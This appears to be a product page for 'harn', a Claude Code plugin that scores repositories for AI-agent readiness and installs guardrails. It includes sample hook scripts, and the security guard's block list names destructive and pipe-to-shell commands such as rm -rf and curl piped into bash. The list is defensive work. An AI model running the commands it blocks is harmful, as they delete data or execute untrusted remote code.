Paste a public GitHub or GitLab repo. harn checks whether it has the control files, sensors, hooks, CI, branch rules, and runtime guardrails an AI coding agent needs before you trust it with real work.
Runs in your browser against public GitHub and GitLab APIs. No login, no private repo access.
claude plugins marketplace add sliday/claude-plugins
claude plugins install harn
/harn:init
Star-history-style pages for agent readiness: shareable repo score pages, snapshot rankings, missing guardrails, and a 20-step protection plan. Use ?repo=owner/name for GitHub shorthand, or paste a full GitLab URL.
The score is only useful if it pushes people to harden the repo. This is the copy-paste protection backlog: twenty concrete guardrails that make AI coding safer, more inspectable, and harder to accidentally ship broken code.
Run /harn:init so the repo starts with AGENTS.md, a security guard, a quality gate, and settings wiring.
Write the north star, stack, boundaries, and stop rules in under 60 lines so agents actually follow it.
PreToolUse should deny rm -rf, pipe-to-shell, reckless chmod, disk writes, and obvious footguns.
Block direct pushes to main/master and require feature branches, PR review, and status checks.
The agent cannot say “done” until type checks, lint, or the project’s real health command passes.
Every Stop hook checks stop_hook_active and exits cleanly when the agent is already recovering.
At least one deterministic test command catches regressions outside the chat transcript.
GitHub Actions or GitLab CI reruns the same gate after the agent leaves the local session.
Block printing credential files locally and enable provider secret scanning / push protection in the host.
Route sensitive directories to humans who understand them: auth, billing, infra, migrations, and release code.
Append tool payloads to .claude/agent-trace.jsonl so weird agent behavior is inspectable later.
Require CHECKPOINT.json before compaction or risky handoffs so work remains stateful and recoverable.
State which directories are writable for the task. Unknown areas are read-only unless a human expands scope.
Tell agents the seams they must not cross: UI vs DB, service boundaries, generated files, and invariants.
Declare MCP servers and tool permissions explicitly instead of relying on whatever is installed locally.
Keep raw grep, docs, and browser noise out of the actor context; only condensed answers return.
Require explicit approval for lockfile rewrites, major upgrades, generated vendored code, and new services.
Use /loop for active-session deploy polling and durable CI/routines for unattended monitoring.
Every risky PR gets rollback instructions: files touched, migrations, feature flags, and revert command.
Protection is not a one-time install. Re-run the harn score and turn new warnings into the next issue.
Turn the score into an owner-visible backlog. This is the practical nudge that makes teams actually harden things.
## Make this repo agent-proof

Goal: protect the repo before giving AI coding agents broader autonomy.

- [ ] Install harn and run /harn:init
- [ ] Add or tighten AGENTS.md / CLAUDE.md
- [ ] Block destructive shell and pipe-to-shell commands
- [ ] Protect main/master with branch rules and required checks
- [ ] Add Stop-hook quality gate for the real project health command
- [ ] Ensure Stop hooks check stop_hook_active
- [ ] Add or strengthen tests
- [ ] Require CI to run the same checks
- [ ] Enable secret scanning / push protection
- [ ] Add CODEOWNERS for sensitive paths
- [ ] Persist agent trace logs
- [ ] Add checkpoint/handoff policy for long sessions
- [ ] Define writable directories per task
- [ ] Document architecture boundaries
- [ ] Declare MCP/tool permissions explicitly
- [ ] Use sub-agents for research-heavy work
- [ ] Require approval for dependency and lockfile jumps
- [ ] Monitor deploys with /loop or durable scheduled checks
- [ ] Add rollback notes to risky PRs
- [ ] Re-score with harn after changes/harn:init actually do?It scaffolds three shell scripts and one config file. Together, they make your AI agent stop breaking things.
rm -rf src//harn:initAGENTS.md
Lean control document (~60 lines). Tells the agent your stack, constraints, and where to find detailed rules. No bloat.
security_guard.py
PreToolUse hook. Intercepts every shell command. Blocks rm -rf, push main, chmod 777, pipe-to-shell, and more.
quality_gate.sh
Stop hook. Runs your type-checker (tsc/cargo/go vet/mypy) before the agent can finish. Broken code = blocked.
.claude/settings.json
Wires everything together. Maps hooks to lifecycle events (PreToolUse, PostToolUse, Stop). Zero manual config.
No mystery scaffold. These are representative artifacts harn writes and wires into Claude Code.
# Agent North Star
Write maintainable, reliable code within architectural boundaries.

## System of Record
- Stack: detected automatically
- Entry points: package scripts, Makefile, or language toolchain

## Constraints
- Never push to main — create feat/ or fix/ branches
- Touch only files required by the task
- Same error 3 times? Stop and ask the human

## Harness Hooks Active
- PreToolUse: security guard blocks dangerous shell commands
- Stop: quality gate runs type/lint/test checks before completion
"A well-built outer harness increases the probability that the agent gets it right in the first place, and provides a feedback loop that self-corrects as many issues as possible before they even reach human eyes."
If the public API cannot read your repo, use this tiny interactive version of /harn:analyze. Check what you already have; harn shows the next missing layer.
Minimal harness — start with /harn:init.
claude plugins install harn

/harn:initHow we went from talking to AI to building systems around it
Point of influence: Wording
Focusing on phrasing and "diplomacy" to get the best one-shot response from a model.
"How do I phrase this so the AI understands?"
Point of influence: Information
Dynamically managing the information and documents the AI sees within its limited context window.
"What does the AI need to know to do this work?"
Point of influence: System / Environment
Building the environment, toolchains, and safety constraints where the AI operates autonomously.
"What environment ensures the AI works safely?"
Every agentic system has three layers
Constraints & Specifications
Don't ask the agent to write good code — mechanically enforce what good code looks like.
Tools & Interfaces
Define how the model is allowed to act — scope its tools, not just its knowledge.
Execution & Recovery
Govern how work unfolds over time — deterministic hooks as reflex arcs.
The 2026 UIUC/Meta/Stanford survey Code as Agent Harness distills the field into four properties every long-horizon agent system needs.
Model output must run. Decisions become tool calls, scripts, tests, or shell commands the harness can execute and verify.
Intermediate steps must be readable. Plans, traces, diffs, and failures live in files the harness and humans can audit.
Progress must persist. Memory, repository, checkpoints, and execution history survive across context resets and sessions.
Autonomy must be bounded. Permission tiers, sandboxes, verification gates, and human review constrain irreversible action.
Ning, Tieu, Fu et al. — Code as Agent Harness: Toward Executable, Verifiable, and Stateful Agent Systems (arXiv:2605.18747, May 2026)
Three patterns that make the difference
Use feedforward Guides to steer behavior and feedback Sensors (linters/tests) for self-correction.
Guide = AGENTS.md tells the agent what to do
Sensor = Type checker tells the agent what went wrong
Use sub-agents to isolate tasks, preventing "context rot" from accumulating irrelevant tool-call noise.
Delegate research to a sub-agent — only the summary returns to the parent context
Implement Hooks (reflex arcs) that automatically trigger security checks or formatters without AI intervention.
PreToolUse — blocks rm -rf
PostToolUse — auto-formats
Stop — type-checks before done
The 2026 Code as Agent Harness survey unifies planning, execution, and debugging as one control loop. The harness is a cybernetic governor: observe, decide, gate.
Externalize intended change + acceptance criteria. Plan becomes a contract — files to touch, invariants to preserve, rollback points.
Apply the change inside a sandbox with permissioned tiers — read, sandbox-edit, full-access. Risky tier escalates to human.
Deterministic sensors decide: linters, tests, fuzzers, static analysis. Failed verification updates the plan — never silent.
harn maps each phase to a hook: AGENTS.md + skills for Plan, sandboxed Bash + PreToolUse guards for Execute, Stop-hook quality gate for Verify.
Common failures and their harness solutions
Problem: Your Stop hook runs a type-checker. It fails. The agent tries to fix it. The Stop hook fires again. Fails again. Forever.
Fix: Check the stop_hook_active flag in the JSON payload. If the agent is already recovering from a Stop hook failure, let it through.
File: scripts/harness/quality_gate.sh Hook: Stop
#!/usr/bin/env bash
# Read the hook payload from stdin
PAYLOAD=$(cat /dev/stdin)
IS_ACTIVE=$(echo "$PAYLOAD" | jq -r '.stop_hook_active // false')

# CRITICAL: If already in recovery, exit clean to break the loop
if [ "$IS_ACTIVE" = "true" ]; then
  exit 0
fi

# Run your actual check
npx tsc --noEmit > /tmp/gate.log 2>&1
if [ $? -ne 0 ]; then
  echo "QUALITY GATE FAILED. Fix these errors:" >&2
  cat /tmp/gate.log >&2
  exit 2  # Block completion — agent must fix first
fi
exit 0
Wire it: .claude/settings.json → "hooks" → {"event": "Stop", "command": "bash scripts/harness/quality_gate.sh"}
Problem: The agent ran rm -rf on your source directory, or git push origin main with untested code. No guardrail stopped it.
Fix: A PreToolUse hook intercepts every Bash command before execution. If it matches a dangerous pattern, exit 2 blocks it.
File: scripts/harness/security_guard.py Hook: PreToolUse (match: Bash)
#!/usr/bin/env python3
import sys, json, re

payload = json.load(sys.stdin)
if payload.get("tool_name") != "Bash":
    sys.exit(0)  # Only guard shell commands

command = payload.get("parameters", {}).get("command", "")

BLOCKED = [
    r"rm\s+-r[fF]",           # Recursive forced deletion
    r"git\s+push\s+.*main",   # Push to main branch
    r"git\s+push\s+.*master", # Push to master branch
    r"chmod\s+777",           # Reckless permissions
    r"curl\s+.*\|\s*(?:sudo\s+)?(?:bash|sh)",  # Pipe to shell
    r">\s*~/",                # Overwrite home dotfiles
]

for pattern in BLOCKED:
    if re.search(pattern, command):
        print(f"BLOCKED: {pattern}", file=sys.stderr)
        sys.exit(2)  # Block execution

sys.exit(0)  # Allow
Wire it: "hooks" → {"event": "PreToolUse", "match": "Bash", "command": "python3 scripts/harness/security_guard.py"}
Problem: Your 500-line AGENTS.md worked for the first task. By the third task, the agent forgot half of it. Performance degrades as irrelevant context fills the window.
Fix: Progressive Disclosure. Keep AGENTS.md under 60 lines. Extract domain rules into skill files that load on demand when relevant.
File: AGENTS.md (max 60 lines) + skills/api-reviewer/SKILL.md (loaded on demand)
# Agent North Star
Write reliable code within architectural boundaries.

## Stack
React + TypeScript + Express

## Constraints
- Never push to main
- UI must not access DB directly — use services/ layer
- If stuck 3 times on same error, ask the human

## Active Hooks
- PreToolUse: security guard blocks dangerous commands
- Stop: type-checker must pass before completion

## Skills (load when relevant)
- API work → load skills/api-reviewer
- DB work → load skills/db-schema
Rule of thumb: if you can't read your AGENTS.md in 30 seconds, it's too long. The agent feels the same way.
Problem: You woke up to a massive PR full of broken code. The agent finished the task, but tsc shows 47 errors and 3 tests fail.
Fix: A Stop hook acts as back-pressure. The agent cannot complete until the type-checker and tests pass. It's forced to fix its own mess.
File: scripts/harness/quality_gate.sh Hook: Stop
{
  "hooks": {
    "PreToolUse": [{
      "match": "Bash",
      "command": "python3 scripts/harness/security_guard.py"
    }],
    "PostToolUse": [{
      "match": "Edit|Write",
      "command": "npx prettier --write $FILE_PATH"
    }],
    "Stop": [{
      "command": "bash scripts/harness/quality_gate.sh"
    }]
  }
}
The PostToolUse hook auto-formats every file edit. The Stop hook catches type errors. Together they produce clean, passing code.
Problem: After 30 minutes, the agent starts repeating itself, forgetting constraints, and producing lower-quality output. The context window is full of grep results, file reads, and intermediate thinking.
Fix: Context Firewall via sub-agents. Delegate research, grepping, and exploration to sub-agents. Only the condensed answer returns to the parent — not the 500 lines of grep output.
# In AGENTS.md, instruct the agent:
## Context Management
- For codebase searches: delegate to a sub-agent
- For research tasks: delegate to a sub-agent
- Sub-agents return ONLY the answer (max 200 words)
- Never paste raw grep output into main context

# The sub-agent gets a fresh context window.
# It searches, processes, and returns only:
# "The function is in src/auth/login.ts:42"
# NOT the 200 lines of grep results.
Think of it like this: you don't read every email in the company — your assistant summarizes them for you. Sub-agents are that assistant for context.
When the harness itself becomes an object of optimization.
CAR gives you a working harness. The 2026 survey identifies a meta-layer above it: Agentic Harness Engineering (AHE). The operating environment — tool schemas, retrieval policies, sandbox config, memory rules — becomes the substrate under study, with an Evolution Agent proposing revisions.
Record prompts, retrieved context, tool args, edits, snapshots, rejected branches — not just final pass/fail.
A meta-agent that observes traces, diagnoses failure modes, proposes new tool schemas, retry policies, or HITL gates.
Every harness change carries a contract: invariants preserved, regression suite passed, rollback path defined.
Open problems the survey calls out: harness-level evaluation beyond task success, oracle adequacy, self-evolving harnesses without regression, transactional shared state across multi-agent systems, human-in-the-loop as durable harness state, and multimodal code-harness systems.
See Code as Agent Harness §3.5 and §5 — or our foundations notes.
Claude Code can now author a harness on the fly — a JavaScript file that spawns and coordinates fresh Claude instances for the task at hand. Say "ultracode" and one gets built. This is CAR, generated per task instead of scaffolded once.
Separate Claudes, each with a clean context and one focused goal, can't be biased toward each other's work.
The agent stops at partial progress and calls it done — reviews 20 of 50 items, then quits. A Loop-Until-Done pass keeps spawning workers until the stop condition is met.
An agent grading its own output against a rubric tends to pass it. A separate verifier agent, told to refute, removes the conflict of interest.
Across many turns, fidelity to the original goal erodes — a "don't do X" constraint quietly disappears after compaction. Each subagent carries one isolated goal, so drift has nowhere to accumulate.
A classifier agent decides the task type, then routes to the right agent or output format.
Split the work, run an agent per step in parallel, then a barrier merges the structured outputs.
A separate verifier checks each worker's output against a rubric. Kills self-preferential bias by design.
Generate many options, pass them through a rubric and dedupe, return only the highest-quality survivors.
N agents attempt the same task with different approaches; pairwise judges compare until a winner emerges.
For unknown-size work, loop spawning agents until nothing new shows up — not a fixed number of passes.
Triage workflows split into two zones. In quarantine, reader agents hold only read-only tools and parse untrusted content — support tickets, bug reports, user feedback — emitting a structured summary. In the trusted zone, an actor agent with high-privilege tools acts on summaries only, never raw content. It opens a PR if the fix is clear, or escalates to a human.
This is harn's Context Firewall principle drawn as a security boundary: untrusted input can never reach privileged tools.
Maps to CAR: workflows are Control (explicit roles, rubrics, stop conditions), Agency (agent(), parallel(), pipeline(), per-task model routing), and Runtime (worktree isolation, session resume, token budgets). They run hotter — many agents, many tokens. Reach for one when the task is long, massively parallel, or adversarial. A normal edit doesn't need a panel of five reviewers.
Thariq Shihipar & Sid Bidasaria, Anthropic — Dynamic Workflows in Claude Code (June 2026). See our Specs & Workflows notes.
Everything you need to build reliable AI agent systems
What harness engineering is, why it matters, and foundational thinking from OpenAI, Anthropic, and Thoughtworks.
Managing the context window as working memory. KV-cache, CLAUDE.md, condensation, and backpressure.
Sandboxing, tool boundaries, prompt injection defense, quality checks, and safe autonomy.
AGENTS.md, spec-driven development, 12-factor agents, and workflow design patterns.
Testing agent skills, trace grading, eval best practices, and measuring what matters.
The definitive catalogue — SWE-bench, Terminal-Bench, WebArena, OSWorld, and 40 more.
Built from awesome-harness-engineering — the curated collection of harness engineering resources.
Install the plugin, scaffold your harness
# Step 1: Add the marketplace
claude plugins marketplace add sliday/claude-plugins

# Step 2: Install harn
claude plugins install harn

# Step 3: In your project, run:
/harn:init
Works with Claude Code. Support for other agents coming soon.
harn.app is a public GitHub repository harness scorer and a Claude Code plugin. Paste a public repo URL to get an instant AI agent readiness score across Control, Agency, and Runtime; then install harn to scaffold the missing guardrails. Harness Engineering is the practice of building extra-model infrastructure — the environment, toolchains, and safety constraints — that channels an AI coding agent's power, defines its constraints, and verifies its work. It is the third generation of AI interaction, following Prompt Engineering (2022-2023) and Context Engineering (2024-2025).
CAR stands for Control, Agency, Runtime. Control defines constraints and specifications (AGENTS.md, linters, tests). Agency defines tools and interfaces (MCP servers, sub-agents). Runtime governs execution and recovery (hooks, retries, rollback).
The 2026 UIUC/Meta/Stanford survey "Code as Agent Harness" (arXiv:2605.18747) identifies four properties every code-centric agent system needs: executable (model output must run), inspectable (intermediate steps must be readable), stateful (progress must persist across context resets), and governed (autonomy must be bounded by permissions and verification).
Agentic Harness Engineering (AHE) treats the harness itself as an object of optimization: deep telemetry records prompts, tool args, retrieved context, and rejected branches; an Evolution Agent diagnoses failure modes and proposes harness revisions; governed mutation requires every change to carry a contract with invariants, regression suite, and rollback path.
Dynamic Workflows (Shihipar and Bidasaria, Anthropic, June 2026) let Claude Code write its own harness per task — a JavaScript file that spawns and coordinates fresh Claude instances via agent(), parallel(), and pipeline(). Triggered by the keyword "ultracode". They address three failure modes of single-context agents: agentic laziness (stopping at partial progress), self-preferential bias (an agent passing its own work), and goal drift (constraints eroding across turns and compaction). Six composable patterns: Classify-and-Act, Fan-out-and-Synthesize, Adversarial Verification, Generate-and-Filter, Tournament, and Loop Until Done. The quarantine pattern isolates untrusted input: read-only reader agents parse untrusted content into structured summaries, and a high-privilege actor agent acts only on summaries, never raw content. Workflows map to CAR — Control (roles, rubrics, stop conditions), Agency (agent/parallel/pipeline, model routing), Runtime (worktree isolation, session resume, token budgets) — and use significantly more tokens, so they fit long, parallel, or adversarial tasks.
Install via Claude Code: claude plugins marketplace add sliday/claude-plugins && claude plugins install harn. Then run /harn:init in your project.
harn.app hosts a comprehensive knowledge base for harness engineering with 93+ curated resources across 8 categories: Foundations, Context Engineering, Safety & Guardrails, Specs & Workflows, Evals & Observability, Benchmarks (45 entries), and Tools & Runtimes. Built from the awesome-harness-engineering collection at github.com/walkinglabs/awesome-harness-engineering.
For the full LLM-friendly content index, see https://harn.app/llms.txt